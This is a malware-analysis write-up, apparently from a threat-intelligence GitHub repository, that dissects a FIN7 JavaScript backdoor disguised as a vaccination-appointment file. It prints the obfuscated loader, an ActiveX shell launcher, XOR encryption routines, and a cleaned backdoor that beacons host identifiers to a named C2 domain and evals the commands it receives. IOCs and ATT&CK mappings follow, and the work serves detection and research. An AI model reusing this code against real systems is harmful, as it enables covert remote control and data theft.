
FIN7 still active

github.com/StrangerealIntel/CyberThreatIntel/blob/master/cybercriminal groups/FIN7/2021-08-24/Analysis.md

StrangerealIntel



StrangerealIntel/
CyberThreatIntel

Analysis of malware and Cyber Threat Intel of APT and cybercriminals groups

2 Contributors · 0 Issues · 579 Stars · 123 Forks

Table of Contents

- Malware analysis
- References MITRE ATT&CK Matrix
- Links

Malware analysis

The script shared by Jamesinthebox uses the online obfuscation tool (obfuscator.io), this content two arrays, the first array is used for store the names of variables, sensitives strings for the parsing and debug rights. We can observe the debug method in using multiples structures and variables for making harder the detection for the call of the sensitives strings.

```
_0x54a936 = {
            '_0x32f61a': "function *" + "\( *\)",
            '_0x266e01': "\+\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)",
            '_0x2468d2': function(_0x4061b6, _0x597f44) {
                return _0x4061b6(_0x597f44);
            },
            '_0x3b246a': "init",
            '_0x3f9cac': function(_0x48357f, _0x4b98fc) {
                return _0x48357f + _0x4b98fc;
            },
            '_0x4a2085': "chain",
            '_0x570ddd': function(_0x20f149, _0x13ec09) {
                return _0x20f149 + _0x13ec09;
            },
            '_0x47fe88': "input",
            '_0x2364be': function(_0x4daf29, _0x5ba9e8) {
                return _0x4daf29(_0x5ba9e8);
            },
            '_0x4efc5e': function(_0x532c74) {
                return _0x532c74();
            },
            '_0x2ccd48': "debu",
            '_0x16e271': "gger",
            '_0x2ce955': "action",
            '_0x3707dc': function(_0x2cc56c, _0x3bf43b) {
                return _0x2cc56c !== _0x3bf43b;
            },
            '_0x855ec8': "KUUrd",
            '_0x3f841c': "kohKf",
            '_0x423620': "yneBb",
            '_0x99f1a1': "UuGiZ",
            '_0x129f4a': function(_0x88b8a9, _0x35d08b) {
                return _0x88b8a9 !== _0x35d08b;
            },
            '_0xbcf372': "NCgnV",
            '_0x295b74': "hOtVq"
        },
        _0x1fa895 = !![];

        [...]
                '_0x134ff6': _0x54a936["_0x2ccd48"], // "debu"
                '_0x454dd8': _0x54a936["_0x16e271"], // "gger"
                '_0x4cba02': _0x54a936["_0x2ce955"], // "action"
        [...]
                '_0xd4f598': _0x42e389["_0x134ff6"], // "debu"
                '_0x41fa0b': _0x42e389["_0x454dd8"], // "gger"
                '_0xce516a': _0x42e389["_0x4cba02"]  // "action"
        [...]
                ["constructor"](_0x4222d8["_0x5c73d4"](_0x4222d8["_0xd4f598"],
_0x4222d8["_0x41fa0b"]))["call"](_0x4222d8["_0xce516a"]));
                ["constructor"](_0x4222d8["struct"](_0x4222d8["debu"],
_0x4222d8["gger"]))["call"](_0x4222d8["action"]));
```

The obfuscation of the sensitive strings is performed by some algorithmic operations and decode the Uniform Resource Identifier of the previously obtained result.

```
if (_0x3edc['gUTaYc'] === undefined) {
            var _0x197fa4 = function(_0x5637b0) {
                var _0x1f0720 =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                var _0x342d50 = '',
                    _0x2db3eb = '';
                for (var _0x2f1361 = 0, _0x597f81, _0x496bb3, _0x381c32 = 0; _0x496bb3
= _0x5637b0['charAt'](_0x381c32++); ~_0x496bb3 && (_0x597f81 = _0x2f1361 % (4) ?
_0x597f81 * (64) + _0x496bb3 : _0x496bb3, _0x2f1361++ % (4)) ? _0x342d50 +=
String['fromCharCode'](255 & _0x597f81 >> (-(2) * _0x2f1361 & 6)) : 0) {
                    _0x496bb3 = _0x1f0720['indexOf'](_0x496bb3);
                }
                for (var _0x89b03d = 0, _0x4e9024 = _0x342d50['length']; _0x89b03d <
_0x4e9024; _0x89b03d++) {
                    _0x2db3eb += '%' + ('00' + _0x342d50['charCodeAt'](_0x89b03d)
['toString'](16))['slice'](-(2));
                }
                return decodeURIComponent(_0x2db3eb);
            };
```

Once convert the hex format to string and use the function for getting the strings, we can see a series of use of parseInt for converting the strings to a number. This gives all the operations the number for breaking the loop in comparing the argument given to the function (_0x1851e9).

```
//First array
var _0x1a38 = [...];
(function(_0x47d8a8, _0x1851e9) {
    while (!![]) {
        try {
            // _0x4dd6fd -> 812849
            var _0x4dd6fd = parseInt("664032jQsglL") + parseInt("878120qPdlhQ") +
parseInt( "207891HXnkOM") * -parseInt("1gtilFQ") + -parseInt("318972ivovUt") * -
parseInt("3kMmBxS") + -parseInt("683150ZjgSKX") + -parseInt("310414kzoHUO") +
parseInt("42QmRGus") * -parseInt("11542NSgyNz");
            if (_0x4dd6fd === _0x1851e9) break;
            else _0x47d8a8['push'](_0x47d8a8['shift']());
        } catch (_0x56999e) { _0x47d8a8['push'](_0x47d8a8['shift']()); }
    }
}(_0x1a38, 812849));
```

The second array content the code for encrypt and decrypt the initial request to the C2. This use the strings of the first array pushed in the new array for getting it.

```
ZdjtFfVPobMLuWNR = _0x22598f(0x1215, '$^M^') + _0x22598f(0x1026, 'cpk[') +
_0x22598f(0x1423, 'ytiX') + _0x22598f(0x1cbe, 'hN$0') + _0x22598f(0x4bd, 'cpk[') +
_0x22598f(0x1e9c, 'e!BP') + _0x22598f(0x135b, '09iZ') [...]
```

This code is executed by the traditional method "split-execute" when the sequence calls by each step by their number of the case. This part of code begin by creating an object which contents a regular expression (4) used for removing the junk part of the data from the second array (0). This code content the next layer of obfuscation with the encoded data and one part of the functions for decoding it, this is executed by an eval call for push it in memory (5). The loop for decode the code to execute is performed by the case 3, once this done that allocate a new shell by ActiveX object (1) and execute with it (2).

That's interesting to note that a backup way was implemented if the ActiveX object don't work, this uses an eval call for launch the next layer.

```
var _0x22ae65 = "4|0|5|3|1|2" ["split"]('|'),
        _0x58f8c4 = 0;
    while (!![]) {
        switch (_0x22ae65[_0x58f8c4++]) {
            case '0':
                apNCulicRPYzOefdrbk = ZdjtFfVPobMLuWNR["replace"](rfJUuzDlHsKTpVP,
'');
                continue;
            case '1':
                GfiHEvkZxlSUQFLme = new ActiveXObject("WScript.Shell");
                continue;
            case '2':
                try {
                    GfiHEvkZxlSUQFLme["_0x25811a"]("XtJjEIkVZDxKlUehgy");
                } catch (_0x5edbbe) {
                    var _0x54831a = eval(yCRQsLachezYpHlTf);
                }
                continue;
            case '3':
                for (OwkFMgqJoXhRBpIsGQA = 0; OwkFMgqJoXhRBpIsGQA <
OQywqAtKEYVPLbC["length"]; OwkFMgqJoXhRBpIsGQA++) {
                    tIFTSbRMOhaueUVP = gJKESNhpluIOVRw(OQywqAtKEYVPLbC,
OwkFMgqJoXhRBpIsGQA) - (1833) * stkChZmIjlpFrxaRDWN / (106314), tIFTSbRMOhaueUVP !=
(106314) * stkChZmIjlpFrxaRDWN / (240352) && tIFTSbRMOhaueUVP != (444928) *
stkChZmIjlpFrxaRDWN / (403216) && (yCRQsLachezYpHlTf +=
nIoWRmSCpujBFziN(tIFTSbRMOhaueUVP));
                }
                continue;
            case '4':
                rfJUuzDlHsKTpVP = RegExp("lgEOjHXaeD", 'g');
                continue;
            case '5':
                var _0x2fcd87 = eval(apNCulicRPYzOefdrbk);
                continue;
        }
        break;
    }
```

Here the details of the previous operations in memory :


```
// In memory op (all steps)
OQywqAtKEYVPLbC = "+Afwb+m+)+[...]&+A8E#**<";
yCRQsLachezYpHlTf = "";
// unused string version
function nIoWRmSCpujBFziN(ysFMcYPvwAKbLgeCSf) { return
String.fromCharCode(ysFMcYPvwAKbLgeCSf); }
function gJKESNhpluIOVRw(wtfsyRlYSEVcqDx, iONhHpdTKgYQJUeZyG) { return
wtfsyRlYSEVcqDx.charCodeAt(iONhHpdTKgYQJUeZyG);}
stkChZmIjlpFrxaRDWN = 1944798/33531;
for (OwkFMgqJoXhRBpIsGQA = 0; OwkFMgqJoXhRBpIsGQA < OQywqAtKEYVPLbC["length"];
OwkFMgqJoXhRBpIsGQA++) {
        tIFTSbRMOhaueUVP = gJKESNhpluIOVRw(OQywqAtKEYVPLbC, OwkFMgqJoXhRBpIsGQA) -
(1833) * stkChZmIjlpFrxaRDWN / (106314), tIFTSbRMOhaueUVP != (106314) *
stkChZmIjlpFrxaRDWN / (240352) && tIFTSbRMOhaueUVP != (444928) * stkChZmIjlpFrxaRDWN /
(403216) && (yCRQsLachezYpHlTf += nIoWRmSCpujBFziN(tIFTSbRMOhaueUVP));
}

//In memory (obfuscated + * will be removed in next step)
*eva*l*(*unes*c*ape*("fu*n**ctio*n%20*[...]D%0A*%*7D"));
```

The code of the next layer in memory contents two functions : one for making a delay for the exchange to the C2 and the second for encrypting/decrypting the data. This

exchange is encrypted in more the TLS layer with the SSL keys of the certificate for making harder to detect it on the flux with networks rules like SNORT or Suricata. This use "&_&" for splits the part of the code to decrypt and the key to use.

```
// cLean version
function func_start_delay () {
        var s_WScript = WScript;
        s_WScript.Sleep(120000);
}
function func_crypt_controller (var_type, var_request) {
        try{
                var encryption_key = "";
                if(var_type === "decrypt") {
                        var_request = unescape(var_request);
                        var request_split = var_request.split("&_&");
                        var_request = request_split[0];
                        if (request_split.length == 2) { encryption_key = 
request_split[1].split(""); }
                        else { return var_request; }
                }
                else {
                        encryption_key = (Math.floor(Math.random()*9000) + 
1000).toString().split("");
                        var_request=unescape(encodeURIComponent(var_request));
                }
                var var_output = new Array(var_request.length);
                for (var i_counter = 0; i_counter < var_request.length; i_counter++) {
                        var var_charCode = var_request.charCodeAt(i_counter) ^ 
encryption_key[i_counter % encryption_key.length].charCodeAt(0);
                        var_output[i_counter] = String.fromCharCode(var_charCode);
                }
                var result_string = var_output.join("");
                if(var_type === "encrypt") {
                        result_string = result_string + "&_&" + 
encryption_key.join("");
                        result_string = escape(result_string);
                }
                return result_string;
    }catch(e) { return "no"; }
}
```

For removing the TLS layer in editing SSLKEYLOGFILE variable for fixing the SSL keys when the executing in the sandbox and removing the first obfuscation. We can now observe in clear the exchange between the victim and the C2. The second obfuscation is removed in getting the key in splitting with "&_&" the code. For all the exchanges, the key change but have the same pattern with 4-5 numbers only as key.



```
No.   Time        Source        Destination      Protocol Length Info
  175 132.294156  195.2.92.62   192.168.100.212  HTTP       700 HTTP/1.1 200 OK  (text/html)

> Frame 175: 700 bytes on wire (5600 bits), 700 bytes captured (5600 bits)

0390  27 27 29 0a 23 34 20 7b  6d 61 69 6e 7d 50 4d 25   '')·#4 { main}PM%
03a0  35 43 50 42 51 25 35 44  25 35 44 25 31 36 51 41   5CPBQ%5D %5D%16QA
03b0  6c 25 34 30 55 25 31 41  25 31 41 25 31 36 43 38   l%40U%1A %1A%16C8
03c0  25 31 33 25 31 36 25 31  38 25 31 32 45 57 4a 25   %13%16%1 8%12EWJ%
03d0  31 32 51 5f 57 41 61 53  49 47 56 45 4c 25 31 32   12Q_WAaS IGVEL%12
03e0  25 30 45 25 31 36 4f 5f  5a 25 31 38 25 37 44 4a   %0E%16O_ Z%18%7DJ
03f0  56 55 69 47 56 44 41 25  31 41 25 31 34 65 25 37   VUiGVDA% 1A%14e%7
0400  44 25 37 45 76 75 6c 25  31 32 25 31 39 25 31 36   D%7Evul% 12%19%16
0410  25 37 45 25 36 30 25 37  43 25 37 42 25 31 38 65   %7E%60%7 C%7B%18e
0420  5a 58 25 30 42 25 30 30  6c 74 71 25 37 44 25 36   ZX%0B%00 ltq%7D%6
0430  30 25 31 31 25 31 31 25  30 39 39 25 31 36 25 31   0%11%11% 099%16%1
0440  38 25 31 32 25 31 33 25  34 30 59 25 34 30 25 31   8%12%13% 40Y%40%1
0450  33 54 51 25 35 44 25 34  30 25 37 46 4c 57 25 35   3TQ%5D%4 0%7FLW%5
0460  45 45 25 31 38 25 30 46  25 31 33 58 25 35 44 45   EE%18%0F %13X%5DE
0470  25 31 33 73 56 47 25 35  45 53 4a 53 47 59 4a 25   %13sVG%5 ESJSGYJ%
0480  31 41 51 5f 57 41 61 53  49 47 56 45 4c 25 31 42   1AQ_WAaS IGVEL%1B
0490  25 30 38 25 33 43 25 31  38 25 31 32 25 31 33 25   %08%3C%1 8%12%13%
04a0  31 36 25 35 45 25 35 44  41 25 31 36 25 31 30 25   16%5E%5D A%16%10%
04b0  30 39 25 31 33 25 31 37  5a 25 35 42 25 35 43 45   09%13%17 Z%5B%5CE
04c0  71 46 56 25 35 42 4b 25  31 43 52 42 25 37 44 25   qFV%5BK% 1CRB%7D%
04d0  35 43 57 25 31 45 25 31  31 25 30 39 25 31 33 54   5CW%1E%1 1%09%13T
04e0  51 25 35 44 25 34 30 25  37 46 4c 57 25 35 45 45   Q%5D%40% 7FLW%5EE
04f0  25 31 36 5f 25 35 43 25  34 30 25 35 44 25 37 43   %16_%5C% 40%5D%7C
0500  56 4e 4c 25 31 41 25 31  41 25 31 46 25 31 38 49   VNL%1A%1 A%1F%18I
0510  39 25 31 36 25 31 38 25  31 32 25 31 33 25 31 36   9%16%18% 12%13%16
0520  25 31 38 25 31 32 25 31  33 25 34 30 59 25 34 30   %18%12%1 3%40Y%40
0530  25 31 33 54 51 25 35 44  25 34 30 69 4e 57 41 45   %13TQ%5D %40iNWAE
0540  57 25 35 42 25 35 44 25  31 36 25 30 35 25 31 32   W%5B%5D% 16%05%12
0550  51 5f 57 41 7a 42 25 35  44 5f 25 34 30 25 31 38   Q_WAzB%5 D_%40%18
0560  51 46 56 25 35 42 25 31  30 25 31 42 25 31 44 65   QFV%5B%1 0%1B%1De
0570  75 70 7a 79 6b 70 7a 79  6b 64 56 44 4b 25 35 42   upzykpzy kdVDK%5B
0580  25 35 43 58 25 31 36 46  25 35 43 7a 57 45 56 44   %5CX%16F %5CzWEVD
0590  25 37 42 53 25 34 30 53  25 31 30 25 31 42 25 30   %7BS%40S %10%1B%0
05a0  38 25 33 43 25 31 38 25  31 32 25 31 33 25 31 36   8%3C%18% 12%13%16
05b0  25 31 38 25 31 32 25 31  33 25 31 36 4e 53 41 25   %18%12%1 3%16NSA%
05c0  31 36 4b 57 41 5f 59 25  35 45 6c 58 4d 5f 51 53   16KWA_Y% 5ElXM_QS
05d0  4a 25 31 32 25 30 45 25  31 36 5a 25 35 42 25 35   J%12%0E% 16Z%5B%5
05e0  43 45 71 46 56 25 35 42  4b 25 31 43 5a 42 25 35   CEqFV%5B K%1CZB%5
05f0  44 5f 25 31 42 25 31 46  25 31 36 61 56 44 51 53   D_%1B%1F %16aVDQS
0600  5f 78 4d 5f 51 53 4a 25  31 43 47 59 74 25 35 44   _xM_QSJ% 1CGYt%5D
0610  44 53 4a 71 52 45 25 35  44 25 31 41 25 31 41 25   DSJqRE%5 D%1A%1A%
0620  30 44 32 25 31 32 25 31  33 25 31 36 25 31 38 25   0D2%12%1 3%16%18%
0630  31 32 25 31 33 25 31 36  25 31 38 25 35 42 55 25   12%13%16 %18%5BU%
0640  31 36 25 31 30 41 56 44  51 53 5f 69 56 47 25 35   16%10AVD QS_iVG%5
0650  45 54 25 35 44 25 34 30  25 31 44 5f 56 56 56 4e   ET%5D%40 %1D_VVVN
0660  77 54 25 31 42 25 31 31  48 53 41 57 54 25 35 45   wT%1B%11 HSAWT%5E
0670  56 5a 4b 25 31 35 25 31  41 25 31 36 25 30 36 25   VZK%15%1 A%16%06%

Frame (700 bytes) | Reassembled TCP (2069 bytes) | Decrypted TLS (2031 bytes) | Reassembled SSL (14319 bytes) | De-chunked entity body (14086 bytes)
```

The first exchange give the last layer to execute and initiate the reconnaissance actions on the computer (Hostname,Username,MAC address ...) in the command given by C2. The pulses to the C2 are randomised (random_knock).

```
function func_main () {
    var ncommand = "";
        var s_WScript = WScript;
    ncommand = send_data("request", "page_id=new", true);
    if(ncommand !== "no") {
                try {
                        ncommand = func_crypt_controller("decrypt", ncommand);
                        if(ncommand !== "no") {
                                eval(func_crypt_controller("decrypt", ncommand));
                        }
        }catch(e) {
        }
    }
    var random_knock = 120000 + (Math.floor(Math.random() * 16001) - 5000);
    s_WScript.Sleep(random_knock);
    func_main();
}

function func_id () {
        var mac_address = "#Error#";
        var dns_hostname = "#Error#";
        try{
                var lrequest = wmi.ExecQuery("select * from
Win32_NetworkAdapterConfiguration where ipenabled = true");
                var lItems = new Enumerator(lrequest);
                for (; !lItems.atEnd(); lItems.moveNext()) {
                        mac_address = lItems.item().macaddress;
                        dns_hostname = lItems.item().DNSHostName;
                        if(typeof mac_address === "string" && mac_address.length > 1)
{
                                if(typeof dns_hostname !== "string" &&
dns_hostname.length < 1) {
                                        dns_hostname = "Unknown";
                                }else{
                                        for (var i_counter = 0; i_counter <
dns_hostname.length; i_counter++) {
                                                if (dns_hostname.charAt(i_counter) >
"z") {
                                                        dns_hostname =
dns_hostname.substr(0, i_counter) + "_" + dns_hostname.substr(i_counter + 1);
                                                }
                                        }
                                }
                                return mac_address + "_" + dns_hostname;
                        }
                }
        }catch(e) {
        return mac_address + "_" + dns_hostname;
    }
}
```

This use random path to add to the URL to push the data by a POST (like in the past by FIN7 group).

```
function func_get_path () {
    var var_pathes = ["images", "pictures", "img", "info", "new"];
    var var_files = ["sync", "show", "hide", "add", "new", "renew", "delete"];
    var var_path = var_pathes[Math.floor(Math.random() * var_pathes.length)] + "/" +
var_files[Math.floor(Math.random() * var_files.length)];
    return "https://civilizationidium.com/" + var_path;
}
```

This sends the data to the C2 after encrypting the data with the key send by the C2 in the previous exchange.

```
function send_data (var_type, var_data, var_crypt) {
    try {
        var http_object = new ActiveXObject("MSXML2.ServerXMLHTTP");
        if(var_type === "request") {
            http_object.open("POST", func_get_path () + "?type=name", false);
            var_data = "zawgkveuwynyjvizs=" + func_crypt_controller("encrypt",
"group=sp&rt=0&secret=HiyFIYF973IYFCviyv&time=120000&uid=" + uniq_id + "&id=" +
func_id() + "&" + var_data);
        }else{
            http_object.open("POST", func_get_path () + "?type=content&id=" + uniq_id,
false);
            if(var_crypt) {
                var_data = func_crypt_controller("encrypt", var_data);
            }
        }
        http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1;
Win64; x64; rv:69.0) Gecko/20100101 Firefox/50.0");
        http_object.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
        http_object.setOption(2, 13056);
        http_object.send(var_data);
        return http_object.responseText;
    }catch(e) {
        return "no";
    }
}
```

And take the following format for pulse to the C2 :

```
"group=sp&rt=0&secret=HiyFIYF973IYFCviyv&time=120000&uid=54&id=%Mac
Address%_%Userneme%&page_id=new"
```

The commands send by the C2 is decrypting with the hardcoded password. The attacker can continue to deploy the next stager with powershell commands (invoke-webrequest, IE COM object, BITS job ...) in resting fileless.

```
function func_decrypt(strInpit) {
        strPass = {Redacted}
        var strRet=new String("");
        var arrtext = strInpit.split(",");
        var i_counter=0;var j_counter=0;
        for(i_counter=0;i_counter<arrtext.length-1;i_counter++) {
                var char_c=String.fromCharCode(Number(arrtext[i_counter]));
                var charCom=char_c.charCodeAt(0)^strPass.charCodeAt(j_counter);
                char_c=String.fromCharCode(charCom);
                strRet+= char_c;
                if(j_counter==strPass.length-1)j_counter=0; else j_counter++;
        }
        return strRet;
}
```

References MITRE ATT&CK Matrix

List of all the references with MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL

Enterprise tactics	Technics used	Ref URL
Execution	Command and Scripting Interpreter	https://attack.mitre.org/techniques/T059/
Execution	Windows Command Shell	https://attack.mitre.org/techniques/T1059/003/
Defense evasion	Subvert Trust Controls	https://attack.mitre.org/techniques/T1553
Defense evasion	Install Root Certificate	https://attack.mitre.org/techniques/T1553/004/
Discovery	Query Registry	https://attack.mitre.org/techniques/T1012/
Discovery	System Information Discovery	https://attack.mitre.org/techniques/T1082/
Discovery	System Owner/User Discovery	https://attack.mitre.org/techniques/T1033/

Indicators Of Compromise (IOC)

List of all the Indicators Of Compromise (IOC)

Indicator	Type	Description
195.2.92.62	IP	IP C2
civilizationidium[.]com	Domain	Domain C2
caa7667bfdbcb04ceb9d81df93fe805dfe4ac8a04b9dd3eaab7b5f7c87c4fc9c	SHA256	vaccine.js

Links

Original tweet:

https://twitter.com/James_inthe_box/status/1429537071798972421

Links Anyrun:

vaccine appointment according to the new vaccination schedule for residents.txt.js

Code:

code of differents layers